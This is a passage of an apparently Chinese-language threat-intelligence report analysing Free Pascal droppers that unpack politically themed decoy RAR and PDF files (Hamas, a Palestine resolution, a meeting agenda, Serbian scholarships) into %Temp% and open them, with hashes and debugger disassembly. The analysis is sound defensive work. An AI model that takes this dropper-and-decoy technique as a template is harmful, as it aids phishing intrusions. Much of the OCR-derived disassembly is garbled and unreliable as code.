
```
8365 E0 00 and dword ptr ss:[ebp-0x20],0x0  
56 push esi  
8875 14 mov esi,dword ptr ss:[ebp+0x14]  
57 push edi  
8970 18 mov edi,dword ptr ss:[ebp+0x18]  
8945 C8 mov dword ptr ss:[ebp+0x30],eax  
8845 1C mov dword ptr ss:[ebp+0x1C],edi  
6A 04 push ecx  
8940 CC mov dword ptr ss:[ebp+0x24],ecx  
8970 D8 mov dword ptr ss:[ebp+0x28],edi  
8945 DC mov dword ptr ss:[ebp+0x24],eax  
8975 D4 mov dword ptr ss:[ebp+0x2C],esi  
59 pop ecx  
33C8 xor eax,eax  
8955 D0 mov dword ptr ss:[ebp+0x30],edx  
8D7D EH lea edi,dword ptr ss:[ebp+0x1C]  
BE 00020000 mov esi,0x200  
C745 C0 3C0000 mov dword ptr ss:[ebp+0x40],0x3C  
F3:AB rep stos dword ptr es:[edi]  
56 push esi  
0C 0A100000 mov eax,dword ptr ds:[0A100000]  
0172FCB1 00h:28AE0 rCall 00h:00000000 来自 Director.00404230
```

打开诱饵文档

该样本关于政府部门秘书处的话题,属于政治类诱饵文档



诱饵内容对应的官网图片



(6).entelaqa_hamas_32_1412_847403867_rar

a. 样本信息

样本信息	entelaqa_hamas_32_1412_847403867_rar(entelaqa_哈马斯)
样本MD5	9bb70dfa2e39be46278fb19764a6149a
样本SHA-1	98efcce3bd765d96f7b745928d1d0a1e025b5cd2
样本SHA-256	094e318d14493a9f56d56b44b30fd396af8b296119ff5b82aca01db9af83fd48
样本类型	Win32 EXE GUI程序
样本大小	5.55 MB (5822464 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-16 21:05:24

检测到阿尔巴尼亚语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体)

entelaqa hamas × 恩特拉卡哈马斯

文件名翻译信息

最初VT上传时间

样本文件PE信息

样本编译时间戳

样本文件的文件信息

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 `RAR` 文件

查找资源

90	nop	
8BFF	mov edi,edi	entelaqa.0058F388
55	push ebp	
8BEC	push esp	
51	push ecx	
51	push edx	
53	push ebx	
56	push esi	
57	push edi	entelaqa.0058F388
E8 0C2AFF	call kernel32.RegKrnGetGlobalState	
8D75 9C	mov dword ptr ss:[ebp+9C]	
8B48 10	mov dword ptr ds:[eax+10]	
33D2	xor edx,edx	
8955 F8	mov dword ptr ss:[ebp-8x],edx	
8955 FC	mov dword ptr ss:[ebp-8x],edx	
3BF2	cmp esi,edx	
7C	je short kernel32.Zzzzzz	

(entelaqa.0058F388), ASCII "MYDATA"

EIP 75F00000 Kernel32.FindResourceA
P 0 ES 0028 32 0 (FFFFFFF)
P 1 CS 0023 32 0 (FFFFFFF)
A 0 SS 0028 32 0 (FFFFFFF)
Z 1 DS 0028 32 0 (FFFFFFF)
S 0 FS 0052 32 0 7EF0D000(F)
T 0 GS 0028 32 0 (FFFFFFF)
D 0
0 0 LastErr: ERROR_ACCESS_DENIED (00000000)
EFL 00000240 (NO, ND, I, BE, NS, PE, GE, LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.58000000000000000000
ST7 empty 45.25800000000000000000
3 2 1 0 E S P U 0
FSI 0120 Cond 0 0 0 1 Err 0 0 1 0 0
FCW 1372 Prec NEAR,64 捷码 1 1 0

通过 CreateFile 函数将文件源数据写入 %Temp%\Entelaqa32.rar (诱饵文件) 中

创造诱饵文件

8D45 F8	lea eax,dword ptr ss:[ebp-8x]	
50	push eax	
FF15 5005FC75	call dword ptr ds:[<&ntdll.RtlInitUnicodeStringEx]	
85C8	test eax,eax	
FF75 9C	push dword ptr ss:[ebp+9C]	entelaqa.004D4240
8D45 F8	lea eax,dword ptr ss:[ebp-8x]	
50	push eax	
E8 40000000	call kernel32.75FC0FCF	
85C8	test eax,eax	
8E95 40070208	inc kernel32.75FE0606	
FF75 20	push dword ptr ss:[ebp+20]	
FF75 1C	push dword ptr ss:[ebp+1C]	
FF75 18	push dword ptr ss:[ebp+18]	
FF75 14	push dword ptr ss:[ebp+14]	
FF75 10	push dword ptr ss:[ebp+10]	
FF75 0C	push dword ptr ss:[ebp+0C]	
FF75 08	push dword ptr ss:[ebp+08]	entelaqa.004D4240
E8 0907FFFF	call <jmp.&PI-M>Win-Core-File-L1-1-0..	
C9	leave	
C2 1C00	ret 0x1C	
90	nop	
90	nop	
43	inc ebx	
90	nop	
8D45 F8	lea eax,dword ptr ss:[ebp-8x]	
85C8	push eax	
FF75 20	push dword ptr ss:[ebp+20]	
FF75 1C	push dword ptr ss:[ebp+1C]	
FF75 18	push dword ptr ss:[ebp+18]	
FF75 14	push dword ptr ss:[ebp+14]	
FF75 10	push dword ptr ss:[ebp+10]	
FF75 0C	push dword ptr ss:[ebp+0C]	
FF75 08	push dword ptr ss:[ebp+08]	
E8 0904E68	call <jmp.&PI-M>Win-Core-File-L1-1-0..	
8955 D0	mov dword ptr ss:[ebp-8x],eax	
8D45 C8	lea eax,dword ptr ss:[ebp-8x]	
8845 1C	mov eax,dword ptr ss:[ebp+1C]	
6A 06	push 0x6	
8940 CC	mov dword ptr ss:[ebp-0x34],ecx	
8970 D8	mov dword ptr ss:[ebp-0x28],edi	
8945 DC	mov dword ptr ss:[ebp-0x24],eax	entelaqa.0058F3E8
8975 D4	mov dword ptr ss:[ebp-0x20],esi	entelaqa.004D4240
59	pop ecx	entelaqa.002840E
33C0	xor eax, eax	
8955 D0	mov dword ptr ss:[ebp-0x30],edx	entelaqa.0058F3E8
8D70 E4	lea edi,dword ptr ss:[ebp-0x1C]	
BE 00020000	mov esi,0x200	
C745 C0 300000	mov dword ptr ss:[ebp-0x40],0x3C	
F3:AB	rep stos dword ptr es:[edi]	
56	push esi	entelaqa.004D4240
90	pop edi	
00000000		

(entelaqa.004D4240), ASCII "C:\Users\User\AppData\Local\Temp\Entelaqa32.rar"

EIP 004D4240 Kernel32.CreateFileA
P 0 ES 0028 32 0 (FFFFFFF)
P 1 CS 0023 32 0 (FFFFFFF)
A 0 SS 0028 32 0 (FFFFFFF)
Z 1 DS 0028 32 0 (FFFFFFF)
S 0 FS 0052 32 0 7EF0D000(F)
T 0 GS 0028 32 0 (FFFFFFF)
D 0
0 0 LastErr: ERROR_SUCCESS (00000000)
EFL 00000240 (NO, ND, I, BE, NS, PE, GE, LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U 0
FSI 0120 Cond 0 0 0 1 Err 0 0 1 0 0
FCW 1372 Prec NEAR,64 捷码 1 1 0

通过 ShellExecute 函数将 %Temp%\Entelaqa32.rar 打开

打开诱饵文件


7090	8D55 10	mov eax,dword ptr ss:[ebp+10]	entelaqa.004D4240
7093	8365 E0 00	and dword ptr ss:[ebp-0x20],0x0	
7097	56	push esi	entelaqa.004D4240
7098	8875 14	mov esi,dword ptr ss:[ebp+14]	
709B	57	push edi	
709C	8870 18	mov edi,dword ptr ss:[ebp+18]	
709F	8945 C8	mov dword ptr ss:[ebp-0x38],eax	entelaqa.0058F3E8
70A2	8845 1C	mov eax,dword ptr ss:[ebp+1C]	entelaqa.004D429C
70A5	6A 06	push 0x6	
70A7	8940 CC	mov dword ptr ss:[ebp-0x34],ecx	
70A8	8970 D8	mov dword ptr ss:[ebp-0x28],edi	
70AD	8945 DC	mov dword ptr ss:[ebp-0x24],eax	entelaqa.0058F3E8
70B0	8975 D4	mov dword ptr ss:[ebp-0x20],esi	entelaqa.004D4240
70B3	59	pop ecx	
70B4	33C0	xor eax, eax	entelaqa.002840E
70B6	8955 D0	mov dword ptr ss:[ebp-0x30],edx	entelaqa.0058F3E8
70B9	8D70 E4	lea edi,dword ptr ss:[ebp-0x1C]	
70BC	BE 00020000	mov esi,0x200	
70C1	C745 C0 300000	mov dword ptr ss:[ebp-0x40],0x3C	
70C8	F3:AB	rep stos dword ptr es:[edi]	
70CA	56	push esi	entelaqa.004D4240
70CB	90	pop edi	
00000000			

EIP 004D4240 Kernel32.ShellExecuteA
P 0 ES 0028 32 0 (FFFFFFF)
P 1 CS 0023 32 0 (FFFFFFF)
A 0 SS 0028 32 0 (FFFFFFF)
Z 1 DS 0028 32 0 (FFFFFFF)
S 0 FS 0052 32 0 7EF0D000(F)
T 0 GS 0028 32 0 (FFFFFFF)
D 0
0 0 LastErr: ERROR_SUCCESS (00000000)
EFL 00000240 (NO, ND, I, BE, NS, PE, GE, LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U 0
FSI 0120 Cond 0 0 0 1 Err 0 0 1 0 0
FCW 1372 Prec NEAR,64 捷码 1 1 0

E000 5A 00 00 00	5A 00 00 00	30 39 41 00	00 00 00	entelaqa.004D4240
E010 50 38 41 00	00 00 00 00	00 00 00 00	40 3C 41	0199FC48 00000000
E020 00 00 00 00	00 00 45 00	00 00 00 00	60 00 00	0199FC50 01853048
E030 80 00 00 00	00 00 00 00	00 00 45 00	00 00 00	0199FC54 00000000
E040 00 00 00 00	00 00 00 00	00 00 43 00	00 00 00	0199FC58 00000000
E050 00 00 00 00	00 12 45 00	00 00 00 00	00 00 42 00	0199FC5C 00000001

EIP 75F00000 Kernel32.ShellExecuteA
P 0 ES 0028 32 0 (FFFFFFF)
P 1 CS 0023 32 0 (FFFFFFF)
A 0 SS 0028 32 0 (FFFFFFF)
Z 1 DS 0028 32 0 (FFFFFFF)
S 0 FS 0052 32 0 7EF0D000(F)
T 0 GS 0028 32 0 (FFFFFFF)
D 0
0 0 LastErr: ERROR_ACCESS_DENIED (00000000)
EFL 00000240 (NO, ND, I, BE, NS, PE, GE, LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U 0
FSI 0120 Cond 0 0 0 1 Err 0 0 1 0 0
FCW 1372 Prec NEAR,64 捷码 1 1 0

该样本关于哈马斯的话题,属于政治类诱饵文档



(7).final_meeting_9659836_299283789235_rar

a. 样本信息

样本信息	final_meeting_9659836_299283789235_rar(最终会议)
样本MD5	90cdf5ab3b741330e5424061c7e4b2e2
样本SHA-1	c14fd75ccdc5e2fe116c9c7ba24fb06067db2e7b
样本SHA-256	050a45680d5f344034be13d4fc3a7e389ceb096bd01c36c680d8e7a75d3dbae2
样本类型	Win32 EXE GUI程序
样本大小	4.02 MB (4220416 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-21 09:07:07

The figure shows a screenshot of VirusTotal analysis results for the sample. It includes a timeline of first submission (2019-12-21 09:07:07), last submission (2019-12-21 09:07:07), and last analysis (2020-02-19 08:04:45). A red arrow points from the timeline to the file information section, which shows the file name as final_meeting_9659836_299283789235_rar.exe and its properties, including the compiler as Free Pascal Compiler v.3.0.4 [2019/10/27] for i386.

b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 rar 文件

通过分析内存 dump，我们可以看到一些与 RAR 文件相关的字符串，如 "MYDATA" 和 "kernel32.dll"，以及文件名 "jalsa.rar"。这些信息表明病毒正在尝试从 RAR 文件中读取数据。

通过 CreateFile 函数将 rar 文件源数据写入 %Temp%\jalsa.rar (诱饵文件) 中

在该段代码中，病毒使用 CreateFileW API 将 RAR 文件的数据写入到本地磁盘上的临时文件中。返回的句柄（0x0040D1F0）被存储在变量 fileName 中。

通过 ShellExecute 函数将 %Temp%\jalsa.rar 打开

病毒使用 ShellExecuteA API 来执行刚刚创建的 lure 文件。操作名为 "open"，文件名为 "C:\Users\User\AppData\Local\Temp\jalsa.rar"。

在该段代码中，病毒处理了多个文件操作相关的 API 调用，包括 GetFileInformationByHandle、SetFileInformationByHandle 和 CreateFileA 等，涉及文件句柄 0x0040D1F0 和文件名 "jalsa.rar"。

其诱饵文件的内容与第十二届亚洲会议有关,其主体是无条件支持巴勒斯坦,可见可能是利用亚洲会议针对巴勒斯坦*的活动,属于政治类题材的诱饵样本

诱饵文件 jalsa.rar 的内容以及相关译释

(AP通过决议无限支持巴勒斯坦人民)

原文

Palestine National Council Speaker Office
Ref. _____ Date _____
APA adopted resolution: Unlimited support for Palestinian people - Antalya - Turkey 16th of Dec. 2019.

In its 12th session, The Asian Parliamentary Assembly (APA) which was held in Antalya city-Turkey today Monday 16th of Dec. 2019, adopted a resolution under the title: Unlimited Support to the Palestinian People, with the participation of the delegation of the Palestinian National Council (PNC) headed by Father Constantine Qemash, Deputy Speaker of the PNC, and the membership of Mr. Omar Hamayel, Mr. Iman Al-Khatib and Ambassador of the State of Palestine in Turkey, Mr. Fad Mustafa. The resolution included 19 articles as follows: ... We, the Members of the Asian Parliamentary Assembly, ... Recalling APA Resolutions on Supporting Palestinian State and Protecting Rights of Palestinian

译文

APA通过的决议：无限支持巴勒斯坦人民
安塔利亚-土耳其2019年12月16日，
在2019年12月16日星期一在土耳其安塔利亚举行的亚洲议会第十二届会议上，通过了一项决议，题为：无限支持巴勒斯坦人民，亚美尼亚代表团参加了会议。巴勒斯坦民族议会（PNC）由PNC副议长康斯坦丁·卡玛什神父率领，奥马尔·哈马耶尔先生，伊姆兰·哈特卜先生和土耳其巴勒斯坦国大使费德·穆斯塔法先生为成员。
该决议包括19条，内容如下：
我们，亚洲议会议员，
回顾APA关于支持巴勒斯坦国和保护巴勒斯坦人民权利的决议（APA /

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(8).Meeting Agenda_pdf

a. 样本信息

样本信息	Meeting Agenda_pdf(会议议程)
样本MD5	a7cf4df8315c62dbefbf7ea7553ef749
样本SHA-1	af57dd9fa73a551faa02408408b0a4582c4cfaf1
样本SHA-256	707e27d94b0d37dc55d7ca12d833ebaec80b50dec218a2eb79565561a807fe6
样本类型	Win32 EXE GUI程序
样本大小	2.03 MB (2129920 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-29 11:08:26

检测到英语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体)

Meeting Agenda 文件名翻译信息 会议议程 History ⓘ

First Submission 2020-01-29 11:08:26
Last Submission 2020-01-29 11:08:26
Last Analysis 2020-02-14 11:55:33

最初VT上传时间

样本文件PE信息

文件名: Meeting Agenda_pdf.exe
程序入口: 0016C050 入口区段: .text
文件偏移: 0016C050 入口字节: C6.05.40.D5.54
连接器版本: 3.04 子系统: Windows GUI
文件大小: 00208000h 附加数据: NO 00000000
Image is 32bit executable RES/OVL: 7 / 0 % ????
Free Pascal Compiler v.3.0.4 [2019/04/13] for i386 - www.freepascal.org
初步信息 - 帮助提示 - 脱壳信息
[NO DEBUG INFO] - Not packed, try OllyDbg v.2 - www.ollydbg.de or

编码: 00000000
时间戳: 1970-01-01 / 01:00:00
解码: 1970-01-01 / 01:00:00

样本编译时间戳
样本Meeting Agenda_pdf.exe的文件信息

b. 样本分析

通过 CreateFile 函数将文件源数据写入 %Temp%\Meeting_Agenda.pdf (诱饵文件) 中

通过 CreateFile 函数将文件源数据写入 %Temp%\Meeting_Agenda.pdf (诱饵文件) 中

汇编代码 (部分):

```
FF75 08 push dword ptr ss:[ebp+0x8]
BD45 F8 lea eax,dword ptr ss:[ebp+0x8]
50 push eax
FF15 50053675 call dword ptr ds:[<&ntdll.RtlInitUnicodeStringEx
85C0 test eax,eax
0F8C 50B70208 [1] kernel32.7538F6C8
FF75 0C push dword ptr ss:[ebp+0xC]
BD45 F8 lea eax,dword ptr ss:[ebp+0x8]
50 push eax
E8 4B000000 call kernel32.7536F0C
85C0 test eax,eax
0F85 4AB70208 [2] kernel32.7538F6D6
FF75 28 push dword ptr ss:[ebp+0x28]
FF75 1C push dword ptr ss:[ebp+0x1C]
FF75 18 push dword ptr ss:[ebp+0x18]
FF75 14 push dword ptr ss:[ebp+0x14]
FF75 10 push dword ptr ss:[ebp+0x10]
FF75 0C push dword ptr ss:[ebp+0xC]
FF75 08 push dword ptr ss:[ebp+0x8]
E8 09D7FFFF call <jmp.&API-MS-Win-Core-File-L1-1-0.
C9 leave
C2 1C00 retf 0x1C
90 nop
```

寄存器和堆栈 (部分):

ECX 00000000	ESP 0161FA9C	EBP 0161FABC	ESI 000001B6	EDI 00000000
C 0 ES 002B 32位 0(FF)	P 0 CS 0023 32位 0(FF)	A 0 SS 0022 32位 0(FF)	Z 0 DS 002B 32位 0(FF)	S 0 FS 0053 32位 7ED0
T 0 GS 002B 32位 0(FF)	D 0	O 0 LastErr ERROR_APP_ABRT	EFL 00000202 (NO_NB_NE)	
ST0 empty 0.0	ST1 empty 0.0	ST2 empty 0.0	ST3 empty 0.0	ST4 empty 0.0
ST5 empty 0.0	ST6 empty 0.5000000000	ST7 empty 0.5000000000	3 2 1 0	FST 4020 Cond 1 0 0 0

十六进制 (HEX) 和 ASCII 数据 (部分):

5A 00 00 00 5A 00 00 00 70 37 41 00 00 00 00 00 Z...Z...	0161FA9C 0040CA12 CALL 到 CreateFile 来自 sample.0040CA00	FileName = "C:\Users\User\AppData\Local\Temp\Meeting_Agenda.pdf"
90 39 41 00 00 00 00 00 00 00 00 00 80 3A 41 00 ?A.....	0161FAA0 0181C60C	Access = GENERIC_READ GENERIC_WRITE
00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44 00?E...	0161FAA4 C0000000	ShareMode = 0
40 E2 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 ?D.D...	0161FAA8 00000000	pSecurity = NULL
00 3F 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 ?D.D...	0161FAA8 00000002	Mode = CREATE_ALWAYS
00 00 00 00 E0 08 45 00 00 D7 42 00 E0 D7 42 00?E...	0161FAD4 00000000	Attributes = NORMAL
00 2A 45 00 00 00 00 00 30 30 45 00 40 30 45 00 ?@E...?E...	0161FABC 00000000	hTemplateFile = NULL
00 9C 46 00 00 00 00 00 40 45 47 00 E0 45 47 00 ?@F...?F...	0161FB80 00000000	

写入诱饵文档

通过 ShellExecute 函数将 %Temp%\Meeting_Agenda.pdf 打开

汇编代码 (部分):

```
83EC 40 sub esp,0x40
A1 ECAF575 mov eax,dword ptr ds:[0x75F5AFEC]
3C5C xor eax,ebp
8945 FC mov dword ptr ss:[ebp+0x4],eax
8845 08 mov eax,dword ptr ss:[ebp+0x8]
884D 0C mov ecx,dword ptr ss:[ebp+0xC]
8855 10 mov edx,dword ptr ss:[ebp+0x10]
83E5 00 and dword ptr ss:[ebp+0x20],0x0
56 push esi
8875 14 mov esi,dword ptr ss:[ebp+0x14]
57 push edi
887D 18 mov edi,dword ptr ss:[ebp+0x18]
8945 C8 mov dword ptr ss:[ebp+0x30],eax
8845 1C mov eax,dword ptr ss:[ebp+0x1C]
6A 06 push 0x6
894D CC mov dword ptr ss:[ebp+0x34],ecx
897D D8 mov dword ptr ss:[ebp+0x28],edi
8945 DC mov dword ptr ss:[ebp+0x24],eax
8975 D4 mov dword ptr ss:[ebp+0x2C],esi
59 pop ecx
3C00 xor eax,eax
8955 D0 mov dword ptr ss:[ebp+0x30],edx
807D E4 lea edi,dword ptr ss:[ebp+0x1C]
BE 00020000 mov esi,0x200
C745 C0 3C0000 mov dword ptr ss:[ebp+0x40],0x3C
```

寄存器和堆栈 (部分):

ECX 00000000	ESP 0161FC44	EBP 0161FC44	ESI 00000000	EDI 00000000
C 0 ES 002B 32位 0(FFFFFF)	P 0 CS 0023 32位 0(FFFFFF)	A 0 SS 002B 32位 0(FFFFFF)	Z 0 DS 002B 32位 0(FFFFFF)	S 0 FS 0053 32位 7ED0000(F)
T 0 GS 002B 32位 0(FFFFFF)	D 0	O 0 LastErr ERROR_SUCCESS (0)	EFL 00000202 (NO_NB_NE,A,NS,P)	
ST0 empty 0.0	ST1 empty 0.0	ST2 empty 0.0	ST3 empty 0.0	ST4 empty 0.0
ST5 empty 0.0	ST6 empty 0.5000000000000000	ST7 empty 0.5000000000000000	3 2 1 0	E FST 4020 Cond 1 0 0 0 EPP 0

十六进制 (HEX) 和 ASCII 数据 (部分):

5A 00 00 00 5A 00 00 00 70 37 41 00 00 00 00 00 Z...Z...	0161FC48 00427E49 CALL 到 ShellExecute 来自 sample.00427E49	hWnd = NULL
90 39 41 00 00 00 00 00 00 00 00 00 80 3A 41 00 ?A.....	0161FC4C 0058E2C8	Operation = "open"
00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44 00?E...	0161FC50 0027E454	FileName = "C:\Users\User\AppData\Local\Temp\Meeting_Agenda.pdf"
40 E2 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 ?D.D...	0161FC54 00000000	Parameters = NULL
00 3F 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 ?D.D...	0161FC58 00000001	DefDir = NULL
00 00 00 00 E0 08 45 00 00 D7 42 00 E0 D7 42 00?E...	0161FC5C 00000001	IsShown = 0x1
00 2A 45 00 00 00 00 00 30 30 45 00 40 30 45 00 ?@E...?E...	0161FC60 00000000	
00 9C 46 00 00 00 00 00 40 45 47 00 E0 45 47 00 ?@F...?F...	0161FC64 00000000	
20 00 46 00 00 00 00 00 F0 B8 46 00 00 B1 46 00 ?@F...?F...	0161FC68 0055DC20	sample.0055DC20
00 00 00 00 70 D4 00 00 00 00 00 00 20 DC 46 00?P...	0161FC6C 00000000	

打开诱饵文档

但由于其塞入数据的错误导致该 Meeting_Agenda.pdf 文件无法正常打开故此将该样本归因到未知类题材,之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(9). Scholarships in Serbia 2019-2020_pdf

a. 样本信息

样本信息	Scholarships in Serbia 2019-2020(塞尔维亚奖学金2019-2020)
样本MD5	8d50262448d0c174fc30c02e20ca55ff
样本SHA-1	342aace73d39f3f446eeaca0d332ee58c08e9eef5
样本SHA-256	00bc6fcfa82a693db4d7c1c9d5f4c3d0bfbb0806e122f1fbded034eb9a67b10
样本类型	Win32 EXE GUI程序
样本大小	2.13 MB (2233856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-02-24 05:18:55

检测到英语 中文 意大利语 萨摩亚语 ▾ ⇔ 阿拉伯语 中文(简体) 保加利亚 History ⓘ

Scholarships in Serbia 2019-2020 塞尔维亚奖学金2019-2020

文件名翻译信息

最初VT上传时间

样本PE信息

样本编译时间戳

样本Scholarships in Serbia 2019-2020_pdf.exe 的文件信息

b. 样本分析

通过 FindResource 函数查找资源 MYDATA，通过下图我们可以看出该资源是一个 PDF 文件

查找资源

模块	名称	类型	大小	百分比
Scholars.0058E298	DIALOG_INFOR...	PNG	-	1826 0.08 %
Scholars.0058E298	DIALOG_SHIELD	PNG	-	1811 0.08 %
Scholars.0058E298	DIALOG_WARNI...	PNG	-	1298 0.06 %
Scholars.0058E298	MYDATA	PDF	-	158287 7.09 %
Scholars.0058E298	SORTASC	PNG	-	367 0.02 %
Scholars.0058E298	SORTASC_150	PNG	-	404 0.02 %

通过 `createFile` 函数将文件源数据写入 `%Temp%\scholarships in serbia 2019-2020.pdf` (诱饵文件) 中


通过 ShellExecute 函数将 %Temp%\Scholarships in Serbia 2019-2020.pdf 打开

887D 18	<code>mov edi,dword ptr ss:[ebp+0x18]</code>	Scholars.0058E2C8	Z 0 DS 002B 32[1] 0FFFFF
8945 C8	<code>mov dword ptr ss:[ebp+0x38],eax</code>	Scholars.004D39C8	S 0 FS 0053 32[1] ZEFDD0C
8845 1C	<code>mov eax,dword ptr ss:[ebp+0x1C]</code>	Scholars.004D39C8	T 0 GS 002B 32[1] 0FFFFF
6A B6	<code>push 0x6</code>		D 0
8940 CC	<code>mov dword ptr ss:[ebp+0x34],ecx</code>	Scholars.0058E2C8	0 0 Lasterr EB000_SUCCESS
897D D8	<code>mov dword ptr ss:[ebp+0x28],edi</code>	Scholars.004D3930	EFL 00002006 (NO,NO,NE,A)
8945 DC	<code>mov dword ptr ss:[ebp+0x24],eax</code>	Scholars.004D3930	ST0 empty 0.0
